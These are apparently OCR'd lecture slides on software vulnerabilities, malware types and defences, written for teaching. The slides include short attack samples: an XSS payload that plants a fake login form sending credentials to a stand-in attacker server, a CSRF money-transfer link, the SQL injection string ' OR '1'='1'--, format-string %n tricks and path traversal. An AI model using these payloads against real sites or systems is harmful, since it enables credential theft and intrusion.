
- What if the user has control over this string?

```
char uname[250];
fgets(uname, 250, stdin);
printf("Your username is: ");
printf(uname);
```




Format string vulnerability

```
username = "%d %d %d"; printf(username);
```



Prints out the next 3x4-bytes as integers

```
username = "%18$d"; printf(username);
```



Prints out bytes 72 to 76 after the end of printf return addr

Format string vulnerability

- %n: Counts the number of bytes written so far, writes it to the given variable

```
int len;
printf("This string length is%n...? ", &len);
printf("%d", len);
```


```
> This string length is...? 21
```

- What if len was not provided?
- If the user controls a format string, they can put a clever combination of %d and %n there to write whatever they want to an address!

TOCTTOU

A type of "race condition"

- "Time of Check To Time of Use"
- Check: Should the user have privilege?
- Access control, check ownership, etc.



What if something changes?

- Use: Do something for the privileged user
- Read file, write to file, change permissions

TOCTTOU

Consider a *setuid root* program that can write to a file

- Since the program's effective UID is root, it can overwrite any file, including the password file /etc/shadow
- If a user can set the target file as /etc/shadow, then the user can change passwords!
- The program must itself check if the user should be able to write to the target file (by asking the operating system)

TOCTTOU

The program's access check could look like:

attacker: set target_file to point to trivial_user_file

```
check_access(target_file, user);
```

attacker: set target_file to point to /etc/shadow

```
write_to_file(target_file, data);
```

What if you can change target_file in-between?

- Red actions are on the OS by changing a symbolic link
- Even if the user cannot control what is written, what happens if *data* is blank?

TOCTTOU

Attacker can increase chance of success by:

- Opening a file in a deep directory
- Opening a file in a remote network location
- Simply timing the attack well or keep retrying

Prevention:

- Locking the object under use
- Checking something that is immutable

Cross-site Scripting (XSS)

Enter the following in your profile/biography:

```
</script> <script>
Please log in again!
<a href="http://attackerserver.com">
   <input type="text" placeholder="Enter Username" name="uname" required>
   <input type="password" placeholder="Enter Password" name="psw" required>
   <button type="submit">Login</button>
</a> </script>
```

If this works, that page has an XSS!

Cross-site Scripting (XSS)

XSS vulnerabilities occur when users can write code onto a web page

Persistent XSS vulnerability

- User changes content of a page persistently
- e.g. social media profile page

Reflected XSS vulnerability

- Malicious link that executes code as if it was part of the page's content
- Person who clicks link doesn't know it's evil

www.bad-bank.com/login.php?username=<script>dobadthings</script>

- e.g. Steal cookies, make fake login window, send messages to other users

Cross-site Request Forgery (XSRF)

In XSRF, a malicious forged link causes the user to make a request that harms herself

Example:

If the victim is currently logged into bad-bank.com:

www.bad-bank.com/give_money.php?amount=10000&target=attacker

Difference with reflected XSS?

SQL injection

Poor SQL code with parsing vulnerability:


s = “SELECT uid FROM utable WHERE username =‘” + input_uname +
“’AND password =’” + input_password + “‘”

If uid is non-empty, then login is successful.

User inputs input_uname as:

‘ OR ‘1’ = ‘1'--

SQL injection



Parsing vulnerabilties

Characters and numbers may be parsed incorrectly:

- rlogin -l -froot attack allowed remote login as root
- Target computer receives “login -f root”
- Canonicalization: Many ways to represent the same string; attacker chooses a way to avoid blocking/detection. Examples:
  - http://2130706433/
  - A trojan downloading a file with .exe%20 to avoid exe files being blocked
  - Path traversal attacks: System allows access to /data/user/taowang, so you access data/user/taowang/../../../system/

Hardware: Side Channels

Side channels leak information in unintended ways

- Power analysis
- Timing analysis
- EM wave analysis
- Acoustic analysis

Defenses: air gap, Faraday cage, etc.

Hardware: Side Channels

Spectre (2017)
Side channel attack on microprocessors

1) CPU branch prediction can be trained by attacker-controlled data
2) A branch mis-prediction can read process memory and affect processor cache
3) Processor cache contents can be exposed using timing attacks

=> This can potentially leak any process memory

Hardware: Side Channels

Spectre (2017)

Example (Kocher et al.):

```
1       if (x < array1_size)
2           y = array2[array1[x] * 4096];
```

- The attacker can make the CPU “expect” that the check in line 1 will pass, and predictively execute line 2
- If the CPU runs line 2 on x larger than array1_size, it is a buffer overread
- This affects the processor cache and what it reads can be guessed with a timing attack

Classifying malware

Malware is malicious software that has undesirable effects on the victim system running it

We can classify malware by:

1. Method of spread
   - How does it reach victim devices?
2. Payload
   - What does it do to victim devices?

Classifying malware: Method of Spread

- Trojans
  - Victim was tricked into executing malware
- Removable devices
  - Victim plugged in an infected removable device
- Network-spread malware
  - Victim device received a malicious packet (usually zero-click)
- Planted malware
  - Attacker gained control over victim device and installed the malware

Trojan

Trojan

“Given a choice between dancing pigs and security, users will pick dancing pigs every time.”

–Gary McGraw and Edward Felten, “Securing Java”

Trojan

A trojan is a piece of malware that spreads by tricking the user into activating/clicking it

- Packaged with useful software
- Looks like useful software (e.g. Android re-packaging)
- Scareware
- Spear phishing

People often represent the weakest link in the security chain.

— Bruce Schneier

Trojan


ILOVEYOU (2000, Windows):

- Malware in e-mail attachment:
  - "LOVE-LETTER-FOR-YOU.txt.vbs"
- Attempted self-replication ("virus") by copying itself onto Word documents on target system
  - Instead, destroyed these files
- Reads mailing list, sends itself to them
- Downloads another trojan "WIN-BUGSFIX.EXE"
- Very easy to reprogram

Trojan

Conficker Worm's interface illusion

Trojan



MobiDash’s interface illusion

Removable media malware

Infected USB drives are powerful initial infection vectors against high-security targets

- 2008 attack against the US Department of Defense, infecting 300,000 computers
- 2016 Study:

  We investigate the anecdotal belief that end users will pick up and plug in USB flash drives they find by completing a controlled experiment in which we drop 297 flash drives on a large university campus. We find that the attack is effective with an estimated success rate of 45 - 98% and expeditious with the first drive connected in less than six minutes.

- Stuxnet (later)

Removable media malware

Malware that spreads through packets requires *no user action*


- Infects network-facing background programs (daemons) to spread
  - These daemons usually have root privileges
- Can be very fast – infection and spread can be automatic, exponential
- Malware spreading explosively can cause worldwide internet outage, and are called “worms”

Network-spread malware

Slammer Worm (2003, Microsoft SQL Server):

- Exploits SQL Server buffer overflow using a packet
- Patch had existed after Blackhat warning
- Generate random addresses, sends itself by UDP
- Infection doubled every 8.5 seconds, reached 90% of all vulnerable systems in 10 minutes
- “Warhol worm”
- No payload

Network-spread malware



Network-spread malware

Blaster Worm (2003, Windows):

- Exploits RPC buffer overflow
- Payload: DDoS windows update site
- Earlier warnings, patches were not installed
- (Unintentionally) shut down computers
- Welchia is a “helpful” worm that removes Blaster and force-installs patches

Planted malware

Installed intentionally by an attacker who has (temporary) control over the system:

- Employees or temporary workers
- From other malware
- Supply chain attacks: attacker gained control over one of your third-party dependencies
  - Such as libraries, packages, applications…

Example, logic bomb: Malicious code set off by specific conditions

Classifying malware: Payload

- Botnets
- Backdoors
- Rootkits
- Zip bombs, compiler bombs
- Spyware
- Trackers
- Ransomware

Botnet

Consists of three components:

- A Master
- A large number of infected devices (“bots”)
  - Owned by different victims
- A Command and Control structure

Useful for:

- Hiding attack source/identity
- Sybil attacks
- Malware spreading
- Spam

Backdoors

- Allows unexpected access to system
- Could be created on system because:
  - Left for testing
  - Installed by malware
  - Demanded by law

Rootkits

- A rootkit is a piece of malware for maintaining control over a target system (root)
- It changes the behavior of system functionalities to hide itself/some other malware
- Hard to remove
- User rootkits can change files, programs, libraries, etc.
- Kernel rootkits can change system calls

Rootkits

Sony XCP (2005)

- Rootkit by Sony
- Garbles write-output of XCP disk
- Hides all files and folders starting with “sys”
- Eventually, Sony released an uninstaller due to pressure

Zip bombs, compiler bombs

Destructive payloads usually used in the context of a trojan

- Zip bombs: Unzipping the bomb creates a very large file
- Compiler bombs: Compiling the bomb creates a very large file

Besides destruction, can be used to break certain scans

Spyware


zuck
Instagram HQ
500M likes
zuck Thanks to everyone in our community for helping us reach this milestone!
kevin @zuck

Spyware

Secretly collects data about the user; often used by governments

Pegasus (2016):

- Spyware for iOS and Android
- Developed by software company NSO Group
- Reads text messages, traces the phone, can enable microphone and camera, etc.
- Uses three zero-days, including Use After Free

Spyware: Trackers

- Cookies store information about you
- Third-party cookies allow your actions on site A to be collected and sent to site B (blocked on some browsers)
- Web beacons on websites make a request for you to a third-party (ad) server, which can also automatically send your cookies for that server
- Beacons in multiple sites often link to the same ad server

```
<img src="http://ad.doubleclick.net/ad/pixel.quicken/NEW" width=1 height=1 border=0>
```

Spyware: Keylogging

Several kinds of keyloggers:

- Application-specific keyloggers
- Software keyloggers
- Hardware keyloggers

Each can be installed covertly

Some keylogging malware steals your credentials (e.g. “bankers”)

Ransomware

CryptoLocker: Estimated $3 million extorted


Ransomware

- General technique: encrypt disk, then demand ransom to decrypt it
- Disk is encrypted using public key, private key is on attacker's own server
- Attached storage media will also be encrypted
- Little recourse once files are encrypted
- A number of attacks fail to release keys

Stealth techniques

To avoid detection:

- Polymorphic code
- Hide in memory, disguise file patterns
- Interrupt scanning techniques
- “Living Off the Land”



Code polymorphism

Stealth techniques: Covert Channels

Covert channels are resources (not intended for communication) that are used by an attacker to communicate information in a monitored environment *without alerting the victim*

- To retrieve stolen data
- To receive commands
- To update malware

Examples: TCP initial sequence number, size of packets, timing, port knocking

Advanced Persistent Threats

- Combination of multiple infection vectors and spreading strategies
- Focused, long-duration attack
- Achieves political/industiral goal

Advanced Persistent Threats

Stuxnet (2011)

- Spreads by network and USB
- Uses four zero-day attacks
- Does nothing in almost any machine
- But it wrecks a specific type of
- Iranian nuclear reactor centrifuge controller
- Speculated to be government-sponsored

Advanced Persistent Threats

Advanced Persistent Threats

Flame (2012)

- Spyware: records keystrokes, camera, screen, sends to remote server
- Behavior determined by your antivirus
- Uses a fake certificate obtained by attacking a Microsoft server's weak cryptorgaphy
- Very large (20MB)
- Attempted to erase itself when discovered

Defensive strategy

How do we defend against software flaws?

- Blocking access from attackers: Scanning, ...
- Writing good code: code review, change management, testing
- Fixing bad code: code analysis, patching

Malware scanning

Signature-based:

- Scans for virus “signatures”
- Scans memory, registry, program code

Behavior-based (“heuristics”):

- Detects system irregularities
- May have false positives

Sandboxing

- Run potentially malicious code in controlled environment
- Often used with honeypots

C rewrite into Rust

- Rust is memory-safe; it is much harder
- Attempts to rewrite parts of the Linux kernel and develop new device drivers in Rust starting in 2020
  - Core part of kernel since December 2025
- Microsoft engineer claimed to mass scale code rewriting with AI; later denied by Microsoft

Code analysis

Look for vulnerabilities/bugs in code

- Static code analysis

  Examine code for vulnerabilities

- Dynamic code analysis

  Test code by running it on input

- Formal verification


  Prove that code follows a specification

Code analysis

sel4: Formally verified OS

- Contains 8,700 lines of C, 600 lines of assembly
- Proof of correctness: 200,000 lines of code
- Can have “unintended features”
- Bugs that are not in the specification could still exist (e.g. timing attacks)


Software errors can kill a project



Mars Polar Lander (1999) – crashed on Mars

Sensors were programmed incorrectly and shut off engine; not caught in testing

Code review



Formal inspection

- Programmer explains code to panel

Pair programming

- Programmer explains code to an observer

Rubber duck programming

- Programmer explains code to themselves

Change management software


Patching

Several challenges:

- Vulnerable users don't install patches
- Patches cause further issues
- Patches don't resolve underlying issues

Microsoft's "Patch Tuesday" forces patches to be installed and makes it easier for system administrators to fix issues

Patching



Having a good error message helps!